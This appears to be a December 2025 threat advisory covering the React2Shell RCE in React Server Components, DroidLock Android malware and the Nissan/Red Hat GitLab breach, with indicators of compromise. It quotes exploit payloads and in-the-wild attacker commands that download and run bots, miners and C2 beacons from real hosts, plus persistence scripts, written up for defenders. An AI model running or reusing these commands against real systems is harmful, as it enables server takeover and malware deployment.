
DSCI
PROMOTING DATA PROTECTION
A nasscom Initiative

DSCI THREAT INTELLIGENCE AND RESEARCH INITIATIVE

THREAT ADVISORY



DECEMBER 2025

React2Shell (CVE-2025-55182)

Introduction

CVE-2025-55182 is a critical Remote Code Execution (RCE) vulnerability affecting React Server Components (RSC) used in React.js, Next.js and related frameworks. The flaw stems from unsafe deserialization of form data, allowing unauthenticated attackers to execute arbitrary code on impacted servers. Since disclosure on **December 3, 2025**, the vulnerability has been rapidly exploited in the wild, including in malware campaigns.

CVSS Score: 10.0 (Critical)
Attack Complexity: Low
Privileges Required: None
User Interaction: None
Impact: Full server compromise

Affected Technology Stack

Frameworks

- React.js
- Next.js

Affected Versions

React Server Components

- 19.0.0
- 19.1.0 - 19.1.1
- 19.2.0


Vulnerable Packages

- react-server-dom-webpack
- react-server-dom-parcel
- react-server-dom-turbopack

Next.js

- 15.x
- 16.x
- 14.3.0-canary.77 and later canary builds

Timeline



Vulnerability Details

The vulnerability resides in React's unsafe deserialization logic with the *reviveModel* function *(ReactFlightReplyServer.js)*.

Core Issue
React fails to validate whether accessed properties are own properties or inherited prototype properties, enabling prototype chain traversal during deserialization.

```
for (i in value)
  value.hasOwnProperty(i) &&
```

Exploitation Chain

Stage 1: Self-Reference Loop Creation
Attackers craft a circular reference between React Flight chunks using *$@* to obtain raw internal objects rather than parsed values.

This exposes internal chunk objects and enables prototype traversal:
Chunk → Object.prototype → Object → Function

Stage 2: Automatic Execution via then()
JavaScript's await automatically invokes .then()

```
Chunk.prototype.then = function(resolve, reject) {
  if (this.status === "resolved_model") {
    initializeModelChunk(this);
  }
};
```

By manipulating chunk properties, attackers force React to auto-invoke attacker-controlled logic.

Stage 3: Unsafe Model Initialization
React trusts attacker-controlled fields:

```
 var rawModel = JSON.parse(chunk.value);
```

Setting:

- status = "resolved_model"

forces parsing of malicious payloads without validation.

Stage 4: Arbitrary Code Execution via Blob Handler

React's $B directive triggers a blob handler:

```
case "B":
  return response._formData.get(response._prefix + obj);
```

Attackers repoint:

- _formData.get → Function

Resulting execution:

```
Function("require('child_process').execSync('id');//0")()
```

This grants full Node.js-level RCE, allowing execution of shell commands, malware loaders, and persistence mechanisms.

Threat Campaigns Observed

Emerald Campaign

In this campaign, they deployed a custom bot using usbx.me shared hosting infrastructure.

```
process.mainModule.require('child_process').execSync(
 'cd /tmp; wget hxxp://gfxnick[.]emerald[.]usbx[.]me/bot; chmod 777 bot; ./bot...'
```

Nuts Campaign

This campaign leverages reactOnMynuts identifier for command execution and deploy a Mirai-based botnet variant using shell script:

curl -s hxxp://193[.]34[.]213[.]150/nuts[.]sh | bash

```
process.mainModule.require('child_process').execSync(
 '(cd /dev;busybox wget hxxp://193[.]34[.]213[.]150/nuts/x86;chmod 777
x86;./x86 reactOnMynuts;busybox wget -q
hxxp://193[.]34[.]213[.]150/nuts/bolts -O-|sh)'
```

Cobalt Strike & CrossC2

Some threat actors also tried to exploit Cobalt Strike beacons with CrossC2 a software that creates cross-platform payloads for Cobalt Strike.

From their C2 server (154.89.152[.]240), they used curl to fetch a bash script which will download and run an executable binary (Cobeacon). It will set systemd service for persistence by claiming as a Rsyslog AV Agent Service. The script contains many Chinese comments:

```
#################### 配置区域（按需修改） ####################

# 服务名 / 单元文件名
SERVICE_NAME="rsyslo"

# root / 非 root 安装目录（根据权限自动选择）
ROOT_INSTALL_DIR="/usr/local/${SERVICE_NAME}"
USER_INSTALL_DIR="${HOME}/.${SERVICE_NAME}"

# 你的 64 位 / 32 位 ELF 下载地址（替换成你自己的地址）
URL_64="http://154.89.152.240//a_x64"    # 64 位 ELF
URL_32="http://154.89.152.240//a_x86"     # 32 位 ELF

# 可选：下载后校验用的 sha256（如果不用可以留空）
SHA256_64=""    # 比如：  "abcdef1234..."
SHA256_32=""

#############################################################
```

AI-generated code
Source - Trendmicro

The beacon is dropped in /usr/local/rsyslo (if they have root access) or in $HOME/.rsyslo

Nezha Monitoring Tool

Threat actors also deployed Nezha, a Chinese open source server monitoring platform, from github and run it with the following command:

```
/bin/sh -c curl -L https://raw.githubusercontent.com/nezhahq/scripts/main/agent/install.sh -o agent.sh && chmod +x agent.sh && env NZ_SERVER=107.174.123.91:11451 NZ_TLS=false NZ_CLIENT_SECRET=[REDACTED] ./agent.sh
```

The command downloads the installer and launches it with:
NZ_SERVER = **107.174.123[.]91:11451** (Controller address and port)
NZ_TLS = **false** (transport encryption is disabled)
NZ_CLIENT_SECRET (registration token binding host to controller)

Installer drops agent binary & registers a persistent system service (nezha-agent.service). Due to this host can maintain a long-lived outbound connection to controller. Once enrolled, agent periodically reports host telemetry such as CPU, memory, disk, uptime, and network stats, along with healthcheck results.

Nezha was deployed for surveillance and visibility rather than monitoring as they used direct IP, disabled TLS & preconfigured secret.

Fast Reverse Proxy

Another tool deployed was Fast Reverse Proxy (FRP). For this, the attacker executed the following command:

```
wget -qO- hxxp://38.165.44[.]205/s | sh
```

This script downloads and executes a binary - "ntpclient" (mimicking legitimate NTP client software) from hxxp://38.165.44[.]205/1. It is executed in background and establishes a persistence connection on multiple layers:

- As systemd service (if root access available)
- As crontab @reboot job
- Injecting startup commands into shell RC files (.bashrc/.zshrc)

```
echo -e "${GREEN}[*] Starting persistence setup...${NC}"

echo -e "${YELLOW}[*] Creating work directory: $WORK_DIR${NC}"
mkdir -p "$WORK_DIR"
cd "$WORK_DIR" || exit 1

PIDS=$(pgrep -f "$PROGRAM_NAME" 2>/dev/null)
if [ -n "$PIDS" ]; then
    echo -e "${YELLOW}[*] Process $PROGRAM_NAME found, killing all processes...${NC}"
    echo "$PIDS" | xargs kill -9 2>/dev/null
    sleep 1
    echo -e "${GREEN}[+] All processes killed${NC}"

    if [ -f "$WORK_DIR/$PROGRAM_NAME" ]; then
        echo -e "${YELLOW}[*] Restarting program...${NC}"
        cd "$WORK_DIR"
        chmod +x "$PROGRAM_NAME"
        if [ ! -f "$CONFIG_NAME" ]; then
            if command -v wget &> /dev/null; then
                wget -q "$CONFIG_URL" -O "$CONFIG_NAME" || curl -s "$CONFIG_URL" -o "$CONFIG_NAME"
            elif command -v curl &> /dev/null; then
                curl -s "$CONFIG_URL" -o "$CONFIG_NAME"
            fi
            if [ ! -f "$CONFIG_NAME" ]; then
                touch "$CONFIG_NAME"
            fi
        fi
```

Installation script
Source - Trendmicro

Sliver C2 Payload

Sliver payload was alsodeployed by threat actors using React2Shell vulnerability.

```
curl -vk hxxps://216.238.68[.]169/ReactOS -o /root/.rtos
```

This command was used to fetch sliver payload from C2 server. File was saved to 3 different locations:

- /root/.rtos
- /dev/shm/rtos
- /tmp/rtos

After this, a base64-encoded command was executed which downloaded a script hosted at 78.153.140[.]16/re.sh, establishes systemd services, they established persistence connection, cron jobs and deleted bash history for covering the tracks.

Go-Based Backdoor

A suspicious backdoor written in Go was also observed in many devices. Its main capability was to provide reverse shell via pty library, functioning as SOCKS5 proxy for network pivoting. It uses HTTP POST request to connect to its C2 server and wipes out shell history to hide its activity.

Windows Exploitation

Windows devices were used for scanning and to deploying crypto miners as they deployed Monero miner. The base64-encoded command executed via powershell –

```
$wc = New-Object System.Net.WebClient; $tempfile = [System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('https://raw.githubusercontent.com/C3Pool/xmrig_setup/master/setup_c3pool_miner.bat', $tempfile); & $tempfile [REDACTED]; Remove-Item -Force $tempfile
```

A curl command was used connect to C2 server *(2[.]56.176.35:443)* which downloaded a file named *“healthcheck.dll”* and saved to *“C:\Users\Public\Documents\”*.

Secret-Hunter Payload

Once RCE is done using vulnerability (CVE-2025-55182), they try to maintain persistence connection and exfiltrate data. A Node.js payload was also appeared in the attack.

Indicators of Compromise (IOCs)

Domains

- reactcdn.windowserrorapis.com
- res.qiqigece.top
- api.hellknight.xyz
- api.qtss.cc
- proxy1.ip2worlds.vip
- gfxnick.emerald.usbx.me
- conclusion-ideas-cover-customise.trycloudflare.com
- eleveratech.com
- ivk.sh
- sup001.oss-cn-hongkong.aliyuncs.com

URLs

http://45.134.174.235/2.sh
http://156.234.209.103:20912/get.sh
http://139.59.59.33:9004/setup2.sh
http://128.199.194.97:9003/setup2.sh
http://47.236.194.231:9001/setup2.sh
http://154.89.152.240/check.sh
http://217.60.249.228:8000/stx.sh
http://80.64.16.241/re.sh

Architecture-specific payload hosting

http://45.32.158.54/5e51aff54626ef7f/x86_64
http://78.153.140.16/kinsing_aarch64

C2 / Multi-Stage Control Endpoints

http://38.165.44.205/api
http://193.34.213.150/nuts/x

Hash	File
122334aefafbc5a82782ee1de1029b95b88ff278	Backdoor.Linux.COBEACON.SMYXDKV
6bd5c6af884d46638ebc60434cfd35b37c1d3dd4	Backdoor.Linux.REKOOBE.SMZKJJ-A
1b5aba88ba7c4011d081b499ce6009df69e5dbcf	Backdoor.Linux.REVERSESHELL.A
888c22017f8df53b04cc9f1bae4562e448b2881f	Backdoor.Linux.COBEACON.YXFLFZ
dc057522e04f37a6143cf6ce9b5d4a19aab8ef7a	Backdoor.Linux.MIRAI.L
38c56b5e1489092b80c9908f04379e5a16876f01	Rootkit.Linux.KINSING.AA
be9473e2a27d1828441ef78356e75908cf27eb68	Trojan.Linux.COINMINER.N
3ca62bccec20e358592c18fd2cd23e0818dfc6b0	Trojan.SH.CVE20207961.SM

Hash	File
59de54c4cb7ccc1602c90d8afe2efc071751d9ae	PUA.Linux.XMRig.L
c270d7ea30c43f37226d34d26ea4e3289a485a60	Coinminer.Linux.BITCOINMINER.C
b66e7b8f153779ae8521248b502fcf5e5116b3af	Trojan.SH.DOWNLOADER.D
356754e7a570deb05dcd5b6f27b70cf5cb2d009f	Trojan.SH.SHELLOAD.B
95592fc55945b243ae518fb3379440517654b351	Trojan.Perl.IRCBOT.SMREAC.hp
fc32155be390245e28815310f23558615894f59f	Backdoor.Perl.IRCBOT.B

X----X----X----X

DroidLock Android Malware

Introduction

DroidLock is an Android malware campaign, more accurately described as ransomware-style malware that can fully hijack an Android device. It appears to be targeting mainly Spanish-speaking Android users via phishing websites. It locks the screen of device and acquires app lock credentials, leading to total takeover.

The application is capable of installing additional malicious payloads, communicating with external command-and-control (C2) infrastructure. It shows an update screen on the device to trick victims, it can erase data, use front camera and make the device silent if it gains admin access. Overall, it can run 15 different commands.

Sample Information

Attribute	Value
File Name	DroidLocker.apk
SHA-256	0280fd7da2973e37e577caf2b2fcf06bc77cbcda47004fff6bad0ab77b89f5d9
File Size	13.11 MB
File Type	Android APK
Package Name	com.orangeu4re_dropper
Main Activity	com.example.test.blued
First Seen	2025-09-10
Last Seen	2025-12-14

Detection Overview

Detection Ratio: 24/65
Threat Categories: Trojan, Banker, Dropper
Popular Threat Label: trojan.banbra/andr

Vendor Classification

- **Kaspersky:** HEUR:Trojan-Banker.AndroidOS.Banbra.aw
- **ESET:** Android/Spy.Banker.DXK
- **BitDefender:** Android.Trojan.Dropper.AWX
- **Microsoft:** Spyware:AndroidOS/Multiverze

This diversity in detection names is consistent with multi-functional Android malware, where the initial APK acts as a loader or dropper for additional payloads.

Android-Specific Analysis

Permission Analysis
The application requests several high-risk permissions, notably:

Permissions	Action
READ_EXTERNAL_STORAGE	Allow the app to read content of shared storage
POST_NOTIFICATIONS	Allow the app to show notifications
WRITE_EXTERNAL_STORAGE	Allow the app to write the content of shared storage
REQUEST_INSTALL_PACKAGES	Allow an application to request installation of packages
DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION	Allow the application to enforce or validate ownership of app updates
INTERNET	Allow the app to create network sockets and use custom network protocols
VIBRATE	Allow the app to control vibration of device
UPDATE_PACKAGES_WITHOUT_USER_ACTION	Allow the holder to update the app it previously installed without user action

Attribute	Value
ENFORCE_UPDATE_OWNERSHIP	Allow the application to request the uninstallation of other applications from the device
REQUEST_DELETE_PACKAGES	Allow an application to request deletion of packages
QUERY_ALL_PACKAGES	Allow an app to see all installed packages

These types of permissions when used in combinations behave like a typical Android droppers and banker malware.

Network Infrastructure and Analysis

Observed Network Indicators:
Contacted Domain: api.panelcall.site
Contacted IPs: 16 observed IP Addresses

These IPs likely belong to a malicious infrastructure (C2, proxy, etc.). When we directly try to access these endpoints via browser, it shows certificate mismatch and redirects generic traffic to benign site (google.com). This is an intentional behaviour and commonly used as an evasion technique to hide their C2 endpoints, avoid sandbox/browser analysis and only respond to specific malware beacons.

- 142.251.163.95:443
- 209.85.200.106:443 (uses UDP based protocols)
- 173.194.194.94:443
- 173.194.193.138:443
- 173.194.206.106:443
- 172.217.214.136:443
- 142.251.183.95:443
- 74.125.126.95:443
- 209.85.145.102:443
- 64.233.181.95:443

Some IPs that were unresponsive at the time of analysis:

- 142.251.183.94:443
- 64.233.179.95:443
- 104.21.64.137:443
- 161.132.50.40:443 (api.panelcall.site)

Attack Flow

Initial Execution

Application launches and executes in background


Privilege & Capability Expansion

Requests high-risk permissions which enable UI control, persistence, and interaction blocking

System-Level Interaction

Accesses system-level resources and foreground services to maintain long execution and avoid OS termination

Reconnaissance & Environment Profiling



Captures device identifiers and fingerprints like MAC address, Android OS version, JVM version

Network Communication


Establishes outbound connection

Persistence & Control

Prevents easy user removal or interference & leverages accessibility APIs to control applications and maintain control over device


Technical Analysis

This is a dropper that tricks the user to install a secondary payload containing actual malware.



Dropper installing 2nd stage
Source - Zimperium

Once the user gives them access, the malware automatically approves additional permissions like call logs, SMS, contacts, audio, etc.




Malware requesting access
Source - Zimperium

It directly requests for access to admin permissions and accessibility service permissions at the beginning of installation.

C2 Communication

Malware uses both, websocket and HTTP communication to connect with its C2 servers. First, it uses HTTP connection to send information about the device and websocket communication to receive commands and send data.




Data sent to malicious server
Source - Zimperium

About Ransomware

When it receives a ransomware command from its C2 servers, it shows a scary overlay containing email id of attacker and asking for device id. It threatens the user that it will delete all the files if contact is not made within 24 hours.

This ransomware does not have the capability to encrypt files but can access the files and delete it.



Ransomware overlay and contact details
Source - Zimperium


Commands

These are all the commands used by the malware. They continuously communicate with C2 servers and wait for a response from threat actors.

Command	Description
DEVICE_ADMIN	Initiates a request to obtain device administrator-level privileges
BLACK_SCREEN	Forces the device display to turn completely black
NOTIFICATION	Sends a custom notification containing a title, app identifier, and icon
BLOCK_BIOMETRIC	Restricts device access by enforcing an admin-level lock, disabling biometric access
BLACK_SCREEN_UPDATE_SYSTEM	Displays a system-style update screen to prevent user interaction
VNC	Enables the VNC capability by setting the corresponding control flag
MUTE	Silences all audio output on the device
WIPE	Performs a full factory reset, erasing all user data
RANSOMWARE	Displays a ransomware-style overlay on top of all active screens
APP_BLOCK	Modifies and maintains a list of application package names to be blocked
APP_BLOCK_LOCK_PATTERN	Updates a target app list used to capture the device lock pattern
TURNSCREENON	Activates the screen by acquiring a wake lock
CAMERA	Enables camera access by toggling the camera control flag
UNINSTALL_APP	Removes a specified application from the device
INJECT_APP	Places an overlay over a target application to harvest credentials and stores the collected data for later retrieval

Overlay Mechanism

As DroidLock malware requests for access to accessibility services, it can apply some overlays on targeted apps. When the accessibility event **TYPE_WINDOW_STATE_CHANGED** originates from a package on attacker's target list, the malware deploys 2 overlay methods, one is a Lock Pattern overlay to capture the device unlock pattern.



Lock screen overlay
Source - Zimperium

Second is WebView overlay which displays attacker-controlled HTML content which is stored locally in database. When an application is opened, malware goes to its database for a specific package name and if a match is found it displays a full-screen WebView overlay displaying the attacker's HTML.

```
public final coroado abede(String s) {
    coroado coroado0;
    m.checkNotNullParameter(s, "packageName");
    try {
        Cursor cursor0 = this.getReadableDatabase().query("injects", new String[]{"id", "package_name", "html_content
        m.checkNotNullExpressionValue(cursor0, "query(...)");
        if(cursor0.moveToFirst()) {
            long v = cursor0.getLong(cursor0.getColumnIndexOrThrow("id"));
            String s1 = cursor0.getString(cursor0.getColumnIndexOrThrow("package_name"));
            String s2 = cursor0.getString(cursor0.getColumnIndexOrThrow("html_content"));
            m.checkNotNull(s1);
            m.checkNotNull(s2);
            coroado0 = new coroado(v, s1, s2);
        }
        else {
            coroado0 = null;
        }

        cursor0.close();
        return coroado0;
    }
    catch(Exception exception0) {
    }

    superelegancy.phosphoglycoprotein(superelegancy.INSTANCE, "ERROR", "INJECTS_DB_EXCEPTION", "getInjectByPackage fa
    return null;
}
```

Data sent to malicious server
Source - Zimperium

To keep user away from interacting with the screen, it uses **BLACK_SCREEN_UPDATE_SYSTEM** command from its C2 server to deploy an update screen.

Fake update overlay
Source - Zimperium

It can also secretly capture and send all activity done on screen to a remote server by leveraging **MediaProjection** and **VirtualDisplay** for capturing screen images. These images are converted to Base64-encoded JPEG format. The threat actors can use it to capture credentials, MFA codes, etc.

IOC

Hashes

6f7d9fd737972e1c2bae2d6d397baa518c30f57b09b21dc8927309d2ee34471a
96e14d1236e901fea165c9a20db553d9cd3143d9d74fb04fd8317747b6db0e73
d1695caea9435aef9938651acaaa99685d478005672ace47d9ddac6adddb5e19
eac650ac04c893b5ac54ddcdeca1ca2270bc605447c966bead18bf1b0df0467a
9c93b2439611c3974af81f23b5f21285b6f04bcb6069e0402b3417c5afabef7b
26ae26ba05457989aa53549052e6e93e52f7f60d5592b6ab16f9ca5e729ca8b5
e5389bf9be2483332ea2041d7525ab7df17874947313c3863b1de89003e7f0d2
8cecf18ad253d15489d62eff824a2bec83a4d20f36ada95800d554b405c1baa1
0280fd7da2973e37e577caf2b2fcf06bc77cbcda47004fff6bad0ab77b89f5d9
5cd9433499614219334823 68f57e862c5943b0cce0137eecf415721ae77a6bea
18b3e4d83054d6c5469a726aabf2abbb87eb5a839f82c0a39fd7b6e3232c0b6c
192b8b563d3ed8b4956769ee40d5f2f091873591962cdab8a9f084aef425cd47
ec9d70f3fd5fe2d20e44ba57797b3ea0d91cec6a2ae3a493adf50fbe878cd754
a81c6c0e2b2ae49fe454d541a723aca78410a3561189597391b79f407533f06a
03cc07c193092e60f5ca7fb9877af260a3267fa77a522a837a0a4fce3962fb62
a0c3fe9f2e7d53c67f2bd8291ad3b54094dcecd57c4ea1c3cc611ff0b53d2601
ce5a416c73da67668996deee6839de2fca218d667830d0996bb8dfda70fdc123
2c34ab65cea6f1a43758197ca59ec3c845278b87f1233c56bc642e6c4c2d613d
764c4ce4845869f14e2a5144e94fc15707caa3dedc2b7a555438b908bfaa4061
aca1521aac6c02131bfcb7b923811e63220d0bd05a6795f04021fa471066a49a

C2 server

161.132.50.40

X----X----X----X


Nissan Customer Data Exposed via Red Hat GitLab Breach

Introduction

In late 2025, Nissan Motor Co., Ltd. disclosed that personal information of approximately 21,000 Nissan customers was exposed due to a third-party security breach involving Red Hat systems used by a contractor supporting Nissan's sales data environment.

Incident discovered by vendor: September 26, 2025
Public disclosure: December 21 - 22, 2025
Primary source: Breach of a Red Hat-managed GitLab instance used in customer management services for Nissan Fukuoka Sales Co., Ltd.

Timeline



Affected Parties

- Approx. 21,000 Nissan customers in Fukuoka, Japan, who purchased vehicles or received services.
- Nissan organization (indirectly) through shared contractor systems.
- No reports indicate Nissan internal systems were breached directly for this event.

Root Cause

Third-Party Environment Compromised

Red Hat identified unauthorized access on September 26, 2025 and took immediate steps to eliminate the threat. On October 3, 2025, Red Hat informed Nissan about the breach. The incident was also reported to Personal Information Protection Commission. Nissan is contacting customers whose personal information is reportedly leaked in this breach.

The breach originated from unauthorized access to a self-managed Red Hat GitLab instance used by Red Hat Consulting to support Nissan's customer management systems.

Attackers exploited vulnerabilities in the GitLab environment, enabling

- Extraction of 570 GB of data from approximately 28,000 private repositories belonging to Red Hat and its customers.
- The group Crimson Collective, publicly claimed responsibility for the breach, reporting the theft of ~570 GB from Red Hat's GitLab.
